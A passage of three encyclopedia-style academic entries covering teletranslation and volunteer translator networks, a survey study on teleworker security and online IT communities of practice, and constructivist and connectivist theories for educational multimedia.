The teletranslation concept regards translation as a specialized communication function within a global networked society and seeks to consider the significant role played by technology in mediating interlingual communication. Taking a communication-focused and system-oriented approach to translation, O'Hagan and Ashworth (2002) proposed the analytical framework for teletranslation called translation-mediated communication (TMC). TMC is primarily concerned with technology-driven and technology-based language mediation modes. The TMC model views translation as a communication system which can be analyzed in terms of transmission, storage, and processing of translation, mediating interlingual communication between the sender and the receiver of the message as illustrated in Figure 1. A communication system is designed to achieve a specific purpose and governed by a control subsystem which receives feedback in order to ensure that the purpose is met. In this model, the message in the source language (M1) moves from the sender (S) via the translation system (converting M1 in the source language into M2 in the target language) to the receiver (R) who receives the message in the target language (M2).

The earlier applications of the communication model to translation by various translation scholars (Bell, 1991; Hatim & Mason, 1997; Nida & Taber, 1969) have highlighted the special double role played by the translator, as the receiver of the source text and the sender of the target text at the same time. However, the applicability of the communication model to translation focusing on encoding and decoding and transmission of the message has drawn some criticism (e.g., Robinson, 2003) because of the model's primary assumption that the meaning of the message can be quantifiable. While the applicability of a communication model may be limited in assessing translation quality, the TMC model helps to address translation activities as part of the communication link among the involved parties and also focus on the role of technology according to the stage of the information flow (the movement of translation text) from the sender to the receiver of the message as well as within the translation system. The TMC model

Figure 1. Teletranslation in TMC (adapted from O'Hagan & Ashworth, 2002, p. 33)




attempts to combine a qualitative analysis in terms of the impact of technology on the sender, the receiver, and the message as well as on the translator, while a quantitative consideration can be given in terms of how the message is technically transmitted, stored, and processed without noise. In this manner, the proposed framework allows a holistic view in understanding the impact of technology on TMC. For example, the process called "internationalization" often employed in localization entailing designing of the source content with the receiver in mind can be expressed with a new link between the sender and the receiver as depicted in Figure 2. Similarly, a recent application of translation technology upstream designed to facilitate the subsequent use of CAT can be illustrated using the TMC model.

Controlled authoring is an attempt to control the source text to facilitate the subsequent translation process. In addition to using TM during the translation process, a new TM application allows it to be applied in the authoring process of the source text (Zetzsche, 2007, p. 35), whereby replicating in the new text the previously translated segments stored in a TM database when the same or similar ideas are to be expressed. In the TMC model, TM technology can be treated as part of the processing function and also the storage of past translations. Figure 2 illustrates the impact on translation of the preprocessing approach at the front end with the sender drawing on the storage function of the translation system via TM application during the authoring stage of the message. This in turn affects the subsequent translation to follow. Although detailed descriptions are not provided here due to space constraints it can be seen that the model is useful in making explicit the impact on translation of technology, arising from new processes employed.

RECENT DEVELOPMENTS OF TELETRANSLATION WITH VOLUNTEER TRANSLATORS NETWORKS

Teletranslation has so far been discussed in commercial translation contexts. In parallel with the commercial counterpart, however, there has been a rise of volunteer and amateur translator communities which have developed or strengthened in the advent of the Internet and Web-based applications. For example, the emergence of two types of online volunteer translator networks are noted (Bey, Boitet, & Kageura, 2005): "mission-oriented" translator groups to mainly translate technical documents related to open source computing such as documentation for the Linux operating system while "subject-oriented" groups translate various online texts such as news articles, reports, and so forth, in order to advocate certain opinions, for example, an antiwar humanitarian stance. High profile collaborative projects such as *Wikipedia* also rely on the contribution of volunteer translators organized on a Wiki to participate in making the content available in as many language versions as possible (Désilets, Gonzalez, Paquet, & Stojanovic, 2006). These groups appear to have directly

Figure 2. TMC with internationalization and controlled authoring (adapted from O'Hagan & Ashworth, 2002, p. 33)



resulted from the global connectivity afforded by the Internet whereby linking people with similar concerns and interests. Bey et al. (2006) are developing CAT tools especially geared for these volunteer groups of translators based on the observation that they currently rely mainly on individuals' stand-alone computing environments without the benefit of more efficient collaborative environments in the production of translation. Their developments are significant to the consideration of further developments of teletranslation.

Added to these are fan translation groups for certain popular entertainment genres such as films, comics, and video games where fans produce unofficial translations and circulate them online. In particular, self-organized fan translation groups of Japanese animation films (anime) and comics (manga) have been actively translating, yet to be officially translated, anime and manga titles to make them available to non-Japanese speaking fans (O'Hagan, 2008). Despite their dubious legal status, these fan translation groups are forming widespread translation networks (Leonard, 2005) driven by a common interest in sharing freely the given content in translation exclusively on the Internet environment. For example, "fansub" groups who produce subtitles for anime first access raw anime productions and upload them in a file sharing environment whereby making available the source content mainly in Japanese to fan translators who in turn collaborate with other members of the team consisting of editors, proofreaders, and others who take the role of inserting the subtitles on the film and uploading the finished film on the Internet (Pérez González, 2006, pp. 266–269). Similarly, "scanlation" fan groups who translate manga first scan manga pages to convert them to electronic form in order to upload them to a file sharing environment and follow a process similar to that of fansubbing (O'Hagan, 2008), although manga do not involve handling of audiovisual media. The fan translation networks often have a systematic distributed workflow to complete a project within an increasingly tight timeframe and also to retain the quality of translation (O'Hagan, 2008). Translator communities formed on the Internet by these well motivated volunteer-based translation groups point to one emergent direction of teletranslation and warrant further investigations.

Taking note of the increasing use of the Internet as a platform for intercultural collaboration by nonprofit organizations and groups, the Language Grid research project launched in Japan in 2006 (Ishida, 2006) seeks to build language support infrastructure based on MT for intercultural collaborations across language barriers by use of Web technology. The project aims at developing an online language service infrastructure called "language grid" to assist various levels of intercultural and interlingual collaboration whereby developing techniques to link existing linguistic resources such as MT systems and terminology sources to improve their usability and accessibility (Ishida, 2006). Similar to the original rationale behind teletranslation, projects such as this assume that global communication networks are likely to promote virtual collaboration of various kinds across language barriers and thus beg for an efficient language mediation mechanism as well as providing the means to structure such a function.

FUTURE PROSPECTS

There is a clear paucity of research in translation studies which seeks to explore future possibilities in language mediation facilitated and also prompted by technology (O'Hagan, 2006). The newer and rapidly developing areas in translation such as localization are primarily led by industry practices without useful insight from translation research in academia. Teletranslation calls for future-oriented studies to envisage what could be possible whereby identifying missing technologies and infrastructure as well as preparing human resources for the future. To this end, the research methodology based on future scenarios provides a "perception device" to explore future possibilities by raising awareness of relevant but dissociated developments and allowing plausible pictures to emerge based on causal thinking reflecting different interpretations of key phenomena (Van der Heijden, 1996). The Internet and a cluster of related technologies currently form such key phenomena and are most likely to continue to affect language mediation. In particular, peering technologies, or collaborative Web-based environments, are considered by business circles as a highly powerful and influential development (Tapscott & Williams, 2006). Furthermore, the popularity of online games and virtual social networking spaces such as *Second Life* suggests that the online world continues to expand incorporating the dimension of "embodied" communication through avatars with an increasing range of nonverbal cues in a desktop virtual reality (VR) environment.

Into the longer range arena, in a number of earlier studies (see O'Hagan, 2001; O'Hagan & Ashworth, 2002 for a set of scenarios), the scenario-based approach provided a useful tool for exploring plausible futures and bringing into cognizance relevant developments and trends which escape any attention. O'Hagan (2001) developed a set of future scenarios for language mediation on the basis of the concept of hyper-reality (HR) (Tiffin & Terashima, 2001) which merges a VR into a real physical reality, implying a completely new possibility for interactions at a distance. Such longer range laboratory-based developments provide a useful platform for thought experiments to be depicted in the form of scenarios. Although it is beyond the scope of the present article to include the details, the scenarios based on HR environments indicated that nonverbal cues which tend to be explicitated in HR so as to be replicated in a digital environment seem to prompt the language mediator's role to extend beyond the verbalized message and involve explicit processing of nonverbal communication (O'Hagan & Ashworth, 2002).

CONCLUSION

The main rationale behind the conceptualization of teletranslation was to account for the changes resulting from new capabilities afforded by and new demands coming from ICT-based infrastructure; the extent of the impact was such that it seemed to warrant thinking in terms of a paradigm shift where a new phenomenon is no longer explainable by the assumptions in the conventional paradigm (Kuhn, 1962). Teletranslation continues to evolve as technology produces new content which demands new modes of language mediation. Today commercial translation operators take for granted communications networks supported by ICT and many work in CAT environments forming a sophisticated translation system, while volunteer translator groups take advantage of largely free Web-based collaborative environments to create a global network of translator communities driven by a common goal. These activities suggest that the new paradigm of teletranslation has now to some extent been conventionalized. The continuously expanding communications landscape clustering around the Internet is likely to lead to further internetworking of people with diverse cultural backgrounds who speak different languages, calling for suitable forms of language mediation to serve their needs. Teletranslation is responding to such needs, nurtured by the very same environments. The future of language mediation will continue to be driven by popular means and modality of communication where people wish to work, play, communicate, and exchange information across language barriers.

KEY TERMS

Computer-Aided Translation (CAT): A translation modus operandi in which human translation (HT) is aided by computer applications.

Interpretation, Interpreting: The process involved in converting the source speech in one natural language into the target speech in another language.

Localization: The process of adapting a product or service to a particular language, culture and desired local ”look and feel”.

Machine Translation (MT): A computer program to translate text written in one natural language into another.

Telework: Use of computers and telecommunications to enable people to work remotely away from the office. The substitution of telecommunications for transportation.

Translation, Translating: The process involved in converting the source text written in one natural language into the target text in another language.

Translation Memory (TM): A specialized computer application which allows the translator to store translations in a database and recycle them in a new translation by automatically retrieving matched segments (usually sentences). The TM database consists of source text and target text segment pairs. After dividing a new ST into segments, the system compares each successive ST segment against the ST segments stored in the translation database. TM is often combined with a terminology management component to allow the consistent use of terminology.

Virtual Reality (VR): A technology which provides an interactive interface between human and computer that involves using multiple senses, typically sound, vision, and touch in the computer-generated environment.

Wiki: A Hawaiian word meaning “quick” used to refer to a collaborative authoring application developed on the Web, using a simple markup language.

Teleworker's Security Risks Minimized with Informal Online Information Technology Communities of Practice

Loreen Marie Powell
Bloomsburg University of Pennsylvania, USA

INTRODUCTION

The advancements of technology have altered the way many small businesses operate in the United States of America (USA) (Butcher-Powell, 2006). Small businesses have been forced to embrace technology or lose valuable employees and business. As such, many small businesses have merged to wireless networks and adopted various forms of telework. Today, it is estimated that more than 60% of the workforce are teleworkers (Butcher-Powell, 2006; DecisionOne, 2002). While moving to a remote workforce is good for small businesses, it also places a substantial amount of security risks upon the small business. Butcher-Powell (2006) documented some of the security risks associated with corporations employing a remote workforce, indicating that teleworker's lack of information systems and security training can compromise the corporation's network.

The study investigates one particular method for aiding teleworker's: informal information technology communities of practice in cyberspace. One hundred and forty four teleworker's were surveyed on what sort of IT-related activities they devote time to, how much problem-solving they attempt via technology discussion groups with respect to those activities, and their perceived community and organizational benefits to participating in such discussion groups. The study found significant differences in perceived value of technology discussion groups among teleworkers.

BACKGROUND

Telework

Telework is often defined as an agreed upon working arrangement whereby the employee is permitted to officially perform their job tasks in another location other than the typical place of business (United States Department of Defense, n.d.). Most telecommunication elements include laptop computers, the Internet, and various wireless routers, a firewall, and a virtual private network (VPN). Each teleworker is typically provided with a laptop that contains locally installed corporate software. Each laptop typically uses a client and Microsoft's Point-to-Point Transfer Protocol (PPTP) to enable remote access to the small business's network. The client is configured to allow TCP/IP connections on the small business's network as needed (Butcher-Powell, 2006). The client contains a designated Internet protocol (IP) address, and a valid log-on user name and password needed to establish a relationship with the small business's network. The relationship between the client and the small business's network is established by utilizing client software to connect to the small business's firewall via tunneling. Once the client is authenticated, the teleworker gains access into the network.

Problems with Telework

While telework offers substantial benefits, including reduced overhead costs and expanded labor pools without geographic restrictions (Carlson, 2000; Hirsh, 2004; Mehlman, 2002; Motskula, 2001), it also offers substantial security risks to small businesses. One of the largest security risks associated with telework is the teleworkers lack of IT skills and training (Hirsch, 2002; Mehlman, 2002). Teleworkers lack of IT skills and knowledge are costing small businesses thousands of dollars and their business. Research has shown that teleworkers do not have an understanding of authentication, data tampering, encryption, firewalls, and scavenging. Therefore, many corporations have conducted IT training courses for teleworkers. However, the research has also shown that IT training for teleworkers is not enough. First, many small business cannot afford training. Second, teleworkers have been resistant to IT training (Butcher-Powell, 2006). Third, the training is not specific enough. As such, small businesses are seeking for an additional solution. One possible solution is to create informal online communities of practices (CoPs) for teleworkers (McDermott, 2000; Wenger, McDermott, & Snyder, 2002).

Communities of Practice

CoPs were first used by Wenger in 1991 and popularized more widely in two major works (Wenger et al., 2000, 2002). CoPs are the idea of sharing information for the purpose of learning from one another within a small group (Mitchell, 2002). Traditionally CoPs were created spontaneously in a workplace. However, today, there has been increasing interest in the creation of teleworking CoPs (Cameron & Powell, 2006; Snyder, 2000; Wenger et al., 2002).

RESEARCH

The goal of this research was to investigate how informal online IT CoPs could reduce network security risks associated with telework. A 32-question survey was developed and administered via the Internet. The survey collected background information (gender, professional responsibilities, education, career status, etc.), technology information (time spent on specific technology tasks, resources and practices at the organization, and problem-solving methods), and technology discussion group information (personal and organizational methods for discussing technology issues, membership in technology groups, perceived benefits of participation in technology groups, etc.).

ANALYSIS

A total of 144 teleworkers completed the survey. There were 113 female respondents and 31 male respondents. The age range of teleworkers was somewhat evenly distributed among 18–60 year-olds. Eight participants completing the survey were 61 or older. Nearly all participants (122) indicated that they had attended college. Only one had received an associate's degree, eight held a bachelor's degree, and four had gone on to a master's or PhD.

Teleworkers were asked to complete a five-point Likert-scale response (strongly agree to strongly disagree) to participation in technology discussion groups influencing IT organizational benefits (IT knowledge sharing, IT collaboration, IT consensus generating, and IT community reputation). A multiple analysis of variance (MANOVA) was used to analyze the responses via age, gender, education, and technology-specific education. There were significant differences found between the overall main effect of organizational benefits and age (p=.02), gender (p=.04), education (p=.01), and technology-specific education (p=.00). These results indicated that the teleworkers perceived that informal online IT CoPs as a valid resource to help secure their information technology. Interviews with the teleworkers further indicated that they would be more likely to log on, read security posted, search IT problems, and attend online chats sessions rather attend a traditional IT training session. These results are not surprising since several other research studies have documented that CoPs are being used in teleworking.

CONCLUSION

Many small businesses information networks features sensitive and confidential data relevant to internal and external transactions. Research has shown that telework connections put data at risk due to the potential of intrusion and eavesdropping from the teleworker's laptop (Dhillion & Backhouse, 2000). Every teleworker's laptop is susceptible to a variety of computer threats. Teleworkers need to be educated to help protect their laptop and network. One possible solution other then training is forming and having your teleworkers participate in informal online IT CoPs. This study investigated teleworker's perceptions regarding CoPs. Significant differences were found among IT organizational benefits and teleworkers. Since IT organizational benefits were found to be significant, this study assumed that if teleworkers are likely to use IT CoPs, then the education learned in the CoPs will help to further eliminate security risks associated with teleworking. However, further research needs to be conducted over an extended period of time is necessary to determine whether the informal online CoPs will in fact directly reduce the number of security risks.

KEY TERMS

Authentication: The procedure of determining whether someone or something is who or what they declare to be. In small business networks authentication is commonly done through the use of passwords and digital certificates (Butcher-Powell, 2005).

Communities of Practice (CoP): CoPs refers to the idea of sharing information and knowledge within a small group, as well as to the value of informal learning for a group and an organization (Mitchell, 2002).

Data Tampering: The threats of data being altered in authorized ways, either accidentally or intentionally.

Encryption: A combination of key length, key exchange mechanism, rate of key exchange, and key generation. Popular encryptions are Kerberos, Data Encryption Standard (DES), and Rivest, Shamir, and Adelmaen (RSA) Data security (Powell, 2002).

Firewall: A collection of systems that enforce an access control policy amount networks. Typically the firewall is located between the internal network and the outside network to block unauthorized traffic (Butcher-Powell, 2005).

Scavenging: Attacking the physical access to a laptop or computer.

Telework: An approved remote working arrangement between the employee and the company. Typically, the employee is working from home (United States Department of Defense, 2002).

Teleworker: An employee who officially performs his or her assigned job tasks in a specified work area in his or her home on a regular basis (Niles, 2001).

Trap Doors: Pieces of code inserted into a program. They are typically used for the purpose of bypassing standard access control mechanisms.

Viruses: Malicious programs that usually are transmitted by means of various types including executable files. Viruses can shut down a PC, delete files, and change files.

Theoretical Foundations for Educational Multimedia

Geraldine Torrisi-Steele
Griffith University, Australia

INTRODUCTION

The notion of using technology for educational purposes is not new. In fact, it can be traced back to the early 1900s during which time school museums were used to distribute portable exhibits. This was the beginning of the visual education movement that persisted through the 1930s as advances in technology such as radio and sound motion pictures continued. The training needs of World War II stimulated serious growth in the audiovisual instruction movement. Instructional television arrived in the 1950s, but had little impact, mainly due to the expense of installing and maintaining systems. The advent of computers in the 1950s laid the foundation for CAI (computer assisted instruction) through the 1960s and 1970s. However, it was not until the 1980s that computers began to make a major impact in education (Reiser, 2001). Early applications of computer resources included the use of primitive simulation. These early simulations had little graphic capabilities and did little to enhance the learning experience (Munro, 2000).

Since the 1990s, there have been rapid advances in computer technologies in the area of multimedia production tools, delivery, and storage devices. Throughout the 1990s, numerous CD-ROM educational multimedia software was produced and was used in educational settings. More recently, the advent of the World Wide Web (WWW), together with the emergence of mobile devices and wireless networking, has opened a vast array of possibilities for the use of multimedia technologies and associated information and communications technologies (ICT) to enrich the learning environment. Today, educational institutions are investing considerable effort and money into the use of multimedia. The use of multimedia technologies in educational institutions is seen as necessary for keeping education relevant to the twenty-first century (Selwyn & Gordard, 2003).

The term "multimedia" as used in this article refers any technologies which make possible "the entirely digital delivery of content presented by using an integrated combination of audio, video, images (two-dimensional, three-dimensional) and text" along with the capacity to support user interaction (Torrisi-Steele, 2004, p. 24). Multimedia may be delivered on computer via CD-ROM, DVD, the Internet, or on other devices such as mobile phones and personal digital assistants, or any digital device capable of supporting interactive and integrated delivery of digital audio, video, image, and text data.

The notion of interaction in educational multimedia may be viewed from two perspectives. First, interaction may be conceptualised in terms of "the capacity of the system to allow individual to control the pace of presentation and to make choices about which pathways are followed to move through the content; and the ability of the system to accept input from the user and provide appropriate feedback to that input" (Torrisi-Steele, 2004, p. 24). Second, given the integration of multimedia with communication technologies, interaction may be conceptualized as communication among individuals (teacher-learner and learner(s)-learner(s)) in the learning space that is made possible by technology (e-mail, chat, video-conferencing, threaded discussion groups, and so on).

The fundamental belief underlying this article is that the goal of implementing multimedia into educational contexts is to exploit the attributes of multimedia technologies in order to support deeper, more meaningful learning. Furthermore, if multimedia is effectively integrated into educational contexts then teaching and learning practice must necessarily be transformed (Torrisi-Steele, 2004). It is intended that this article will serve a useful starting point for educators beginning to use multimedia. The article attempts to provide an overview of pedagogical perspectives relevant to the effective integration of multimedia technologies in educational contexts. First, constructivism and social constructivism are discussed as the currently dominant frameworks for the design of multimedia learning environments. Following this, connectivism is discussed as an emerging paradigm. Finally, some important professional development issues are highlighted.

PEDAGOGICAL PERSPECTIVES

Traditionally, teaching practices have focused on knowledge acquisition, direct instruction, and the recall of facts and procedures. This approach suited the needs of a society needing "assembly line workers" (Reigeluth, 1999, p. 18). However, in today's knowledge-based society, there is a necessity to emphasise deeper learning such as that which occurs through creative thinking, problem solving, analysis, and evaluation, rather than the simple recall of facts and procedures emphasised in more traditional approaches (Bates, 2000). Educators have heralded the advent of multimedia technologies as a catalyst for change in traditional teaching practices; to innovate and improve on traditional practices (LeFoe, 1998; Relan & Gillani, 1997). The move away from traditional teaching practices is conceptualized as a move from a teacher-centred instructivist perspective, to a learner-centred constructivist perspective on teaching and learning.

The constructivist perspective has been widely accepted as the guiding philosophy for design of educational multimedia applications (Strommen, 1999, p. 2). Constructivism describes a "theory of development whereby learners build their own knowledge by constructing mental models, or schemas, based on their own experiences" (Tse-Kian, 2003, p. 295). The constructivist view embodies notions that are in direct opposition to the traditional instructivist teaching methods that have been used in educational institutions for decades (Table 1).

Using the constructivist views as a foundation, the key potentials of multimedia to facilitate constructivist learning are summarised by Kramer and Schmidt (2001, p. 196) as:

- Cognitive flexibility through different accesses for the same topic
- Multimodal presentations to assist understanding, especially for learners with differing learning styles
- "Flexible navigation" to allow learners to explore "networked information at their own pace" and also provide rigid guidance if required
- "Interaction facilities provide learners with opportunities for experimentation, context-dependant feedback and constructive problem solving"
- Asynchronous and synchronous communication and collaboration facilities to bridge geographical distances
- Virtual laboratories and environments can offer near authentic situations for experimentation and problem solving

The prevalence and availability of communication technology has precipitated a transition in focus from the constructivist perspective in general towards social constructivism and the associated approaches of collaborative learning and the construction of learning communities. The social constructivist perspective as formulated by Lev Vygotsky (1978) emphasises the importance of interaction with peers, teachers and experts in a collaborative learning community. (Tse-Kian, 2004, p. 295). Collaborative learning and the notion of establishing learning communities has become a significant focus in the design of online educational multimedia environments (Dawson, 2006). Tools for the establishment of learning communities include synchronous (chat, internet relay chat, video conferencing, and so on) and asynchronous (e-mail, bulletin boards, threaded discussion groups, and so on) communication. Members of learning communities share a common goal that is achieved by working together and potentially building new knowledge in the process (Kilpatrick, Barrett, & Jones, 2003).

Beyond social constructivism, George Siemans (2005a) has proposed "connectivism" as a new paradigm for learning in the "digital age." The connectivism perspective draws attention to the importance of knowledge navigation rather than knowledge creation as a key learning goal. . Siemans stresses that in today's digital society, "learning is no longer an internal, individualistic activity" (Siemans, 2005a). Learning may reside outside of the individual within an organization or a database. Knowledge is growing exponentially and has become more informal and dynamic. The life of knowledge today is measured not in decades, but in months and years. In the face of vast volumes of rapidly changing knowledge, the emphasis in learning must be directed towards self-organization and "the capacity to form connections between sources of information and thereby create useful information patterns" (Siemans, 2005a). The ability to recognise and adjust patterns

Table 1. Key principles of the constructivist view of teaching and learning versus key principles of the instructivist view of teaching and learning

CONSTRUCTIVIST	INSTRUCTIVIST
• learner-centred perspective: the learner is the focus of the learning environment - learners as individuals	• teacher-centred perspective: the teacher is focus of the learning enviroment - group learning
• encourages student independence in learning	• encourages student dependence on teacher
• teacher as facilitator that acts as a guide	• teacher as instructor
• learner and facilitator engage in a collaborative learning experience	• teacher in control of learning and in position of power over learner
• learners actively constructing knowledge in their own individual manner	• learners passivley acquiring knowledge from the instructor
• process of knowledge acquisition is important - how are learners interacting with the learning environment?	• acquisition of content and factual knowledge is key objective of learning episode
• curriculum design as development of knowledge spaces which allow active exploration by the learner	• curriculum design as goal orinetated, strictly structured and ordered knowledge transmission
• higher order thinking skills emphasised, creative thinking, problem solving, evaluation, synthesis	• behavioural objectives focusing on recall of facts and procedures, surface learning
• open-ended learning environments	• directed instruction

in the light of new information is a critical learning task. The intent of learning activities is accurate and up to date knowledge. Learning is seen as a continual and embedded process that is highly responsive to new trends. From the perspective of connectivism, the teacher's role as facilitator is shifting towards mentoring. Knowledge creation, the primary concern of learning activities in the constructivist perspective, is a byproduct of engaging in processes of pattern recognition and adjustment (Brown, 2005).

THE EFFECTIVE IMPLEMENTATION OF MULTIMEDIA IN EDUCATIONAL CONTEXTS

Instructional Design Principles

Founded on constructivist principles Savery and Duffy (1996) propose eight constructivist principles useful for guiding the instructional design of multimedia learning environments:

- Anchor all learning activities to a larger task or problem
- Support the learning in developing ownership for the overall problem or task
- Design an authentic tasks
- Design the tasks and learning environment to reflect the complexity of the environment that students should be able to function in at the end of learning
- Give the learner ownership of the process to develop a solution
- Design the learning environment to support and challenge the learner's thinking
- Encourage testing ideas against alternative views and contexts
- Provide opportunity for and support reflection on both the content learned and the process itself.

Along similar lines, Jonassen (1994) summarizes the basic tenets of the constructivist guided instructional design models to develop learning environments that:

- Provide multiple representations of reality, thereby:
- Represent the natural complexity of the real world;
- Focus on knowledge construction, not reproduction;
- Present authentic tasks (contextualising rather than abstracting instruction);
- Provide real-world, case-based learning environments, rather than predetermined instructional sequences;
- Foster reflective practice;
- Enable context-dependent and content-dependent knowledge construction; and supporting collaborative construction of knowledge through social negotiation, not competition among learners for recognition.

Bielaczyc and Collins (1999, pp. 270-271) provide the following pedagogical methods for the implementation of learning communities in classrooms that is also relevant as a guide for the design of online multimedia environments focused on learning communities.

- Community growth—the growth of the community's knowledge and skills is the focus rather than the individual's
- Emergent goals—goals are evolved by the group and emerge from the group's activities
- Articulation of goals—by both teacher and student
- Metacognition—ongoing reflection by the community to check if goals have been met and on what has been learned and how
- Beyond the bounds—the group pursues new approaches and knowledge that challenge the knowledge of the community
- Respect for others—Clearly articulated and enforced rules for respect
- Fail-Safe—failure is acceptable and is part of risk taking that fosters learning
- Structural dependence—there is inter-dependence among learners (self-esteem and respect for others)
- Depth over breadth—time to gain expertise
- Diverse expertise—learners develop expertise in preferred areas and share with others
- Multiple ways to participate—learners may occupy a variety of roles (e.g., researcher, expert, moderator) all of which are valued
- Negotiation—Ideas improve and evolve through constructive arguments with others (modelling and coaching to achieve this)

- Quality products—knowledge and products valued by "individuals, the community, and outsiders based on community standards"

The design of educational multimedia based on notions of connectivism as advocated by Sieman's (2005b) should address eight core principles:

- "Learning and knowledge rests in diversity of opinions.
- Learning is a process of connecting specialized nodes or information sources.
- Learning may reside in non-human appliances.
- Capacity to know more is more critical than what is currently known. 'Know where' replaces 'know what' and 'know how.'
- Nurturing and maintaining connections is needed to facilitate continual learning.
- Ability to see connections between fields, ideas, and concepts is a core skill.
- Currency (accurate, up-to-date knowledge) is the intent of all connectivist learning activities.
- Decision-making is itself a learning process. Choosing what to learn and the meaning of incoming information is seen through the lens of a shifting reality. While there is a right answer now, it may be wrong tomorrow due to alterations in the information climate affecting the decision" (Sieman, 2005b).

Professional Development Issues

While multimedia is perceived as having the potential to reshape teaching practice, often times, the attributes of the multimedia technologies are not effectively exploited to maximize and create new learning opportunities, resulting in little impact on the learning environment. At the crux of this issue is the failure of educators to effectively integrate the multimedia technologies into the learning context; "simply thinking up clever ways to use computers in traditional courses [relegates] technology to a secondary, supplemental role that fails to capitalise on its most potent strengths" (Strommen, 1999, p. 2).

"The use of information technology has the potential to radically change what happens in higher education... every tutor who uses it in more than a superficial way will need to re-examine his or her approach to teaching and learning and adopt new strategies" (Tearle, Dillon, & Davis, 1999, p. 10).

Two key principles should underlie professional development efforts aimed at facilitating the effective integration of technology in such a way as to produce positive innovative changes in practice:

- ***Principle 1:*** *Transformation in practice as an evolutionary process.*
  - Transformation of practice through the integration of multimedia is a process occurring over time that is perhaps best conceptualised by the continuum of stages of instructional evolution presented by Sandholtz, Ringstaff, and Dwyer (1997):
  - ***Stage one:*** Entry point for technology use, where there is an awareness of possibilities but the technology does not significantly impact on practice.
  - ***Stage two:*** Adaptation stage, where there is some evidence of integrating technology into existing practice
  - ***Stage three:*** Transformation stage, where the technology is a catalyst for significant changes in practice.

The idea of progressive technology adoption is supported by others. For example, Gordard (2002) recognizes five stages of progression:

- Knowledge stage—awareness of technology existence
- Persuasion tage—technology as support for traditional productivity rather than curriculum related
- Decision stage—acceptance or rejection of technology for curriculum use; acceptance leading to supplemental uses
- Implementation stage—recognition that technology can help achieve some curriculum goals
- Confirmation stage—use of technology leads to redefinition of learning environment—true integration leading to change.

Arising from the recognition that technology integration is an evolutionary process, precipitates the second key principle that should underlie professional development programs—reflective practice.

- ***Principle 2:*** *Transformation is necessarily fuelled by reflective practice*

A lack of reflection often leads to perpetuation of traditional teaching methods which may be inappropriate and thus fail to bring about "high quality student learning" (Ballantyne, Bain, & Packer, 1999, p. 237). It is important that professional development programs focus on sustained reflection on practice from the beginning of endeavours in multimedia materials development through to completion stages after which debriefing and further reflection feedback into a cycle of continuous evolution of thought and practice. The need for educators to reflect on their practice in order to facilitate effective and transformative integration of multimedia technologies cannot be understated.

In addition to these two principles described above, the following considerations for professional development programs arising from the authors investigation into the training needs for educators developing multimedia materials, are also important:

- The knowledge-delivery view of educational technologies must be challenged as it merely replicates teacher centred models of knowledge transmission and has little value in reshaping practice
- Empathising with, and addressing concerns which arise from educators' attempts at innovation through technology
- Equipping educators with knowledge about the potential of the new technologies such as online must occur within the context of the total curriculum rather than in isolation of the academic's curriculum needs.
- Fostering a team orientated, collaborative and supportive approach to online materials production.
- Providing opportunities for developing basic computer competencies necessary for developing confidence in using technology as a normal part of teaching activities (Torrisi & Davis, 2000, p.175).

LOOKING TO THE FUTURE

Undeniably, rapid changes in technologies available for implementation in learning contexts will persist. Simply implementing new technologies in ways that replicate traditional teaching strategies is counterproductive. Exploitation of technologies in teaching and learning environments will be only facilitated by clearly articulated pedagogical perspectives on teaching and learning. The constructivist and socioconstructivist perspectives have proven effective guiding philosophies for the design of educational multimedia environments. Brown (2005, p. 1) notes: "educational practice is continually subjected to renewal, due to developments in information and communication technology (ICT), the commercialisation and globalisation of education, social changes, and the pursuit of quality." Knowledge navigation and connectivism are emerging as two key themes of pedagogical perspectives that are beginning to emerge as a result of the recognition that society is poised on the brink of an era of unprecedented knowledge growth and change. There is a need for ongoing evolution of pedagogical perspectives that can inform educational design practices which will best equip learners to participate successfully in current and future society.

CONCLUSION

This article has reviewed core principles of the constructivist and social constructivist views of learning as the currently accepted framework for guiding the design of technology-based learning environments. Connectivism as an emerging perspective relevant to the dynamic, knowledge-rich digital society that is evolving was also discussed. Finally, the importance of professional development for educators that focuses on reflective practice and evolutionary approach to practice transformation was discussed.

In implementing future technologies in educational contexts, the goal must remain to facilitate development of life-long learners who are adequately equipped to participate in a society increasingly characterized by a large and rapidly changing knowledge landscape.

KEY TERMS

Constructivism: A perspective on learning that places emphasis on the learners as being mentally active, building their own internal and individual representation of knowledge. Knowledge is actively constructed in response to interactions with environmental stimuli. Learning as self-directed.

Connectivism: A perspective on learning that views learning as a continual process of connecting, nurturing and maintaining information sources. The ability to see connections is a core skill. The learner's aim is ultimately to maintain current and accurate knowledge. There is emphasis on informal learning. Learning as a continual and embedded process.

Instructivism: A perspective on learning that places emphasis on the teacher in the role of an instructor that is in control of what is to be learned and how it is to be learned. The learner is the passive recipient of knowledge. Often referred to as teacher-centred learning environment. Learning as receiving content and exploring ideas in pursuit of teacher defined goals.

Multimedia: "The entirely digital delivery of content presented by using an integrated combination of audio, video, images (two-dimensional, three-dimensional) and text" along with the capacity to support user interaction (Torrisi-Steele, 2004, p. 24).

OELE: Multimedia learning environments based on constructivist principles tend to be OELEs. OELE's are open-ended in that they allow for the individual learner some degree of control in establishing learning goals and/or pathways chosen to achieve learning.

Reflective Practice: Refers to the notion that educators need to continuously think about and evaluate the effectiveness of the strategies and learning environment designs they are using.

Social Constructivism: Founded in principles of constructivism, and developed by Lev Vygotsky, social constructivism emphasises the collaborative nature of learning. Social constructivism emphasises the role of language and culture in cognitive development.

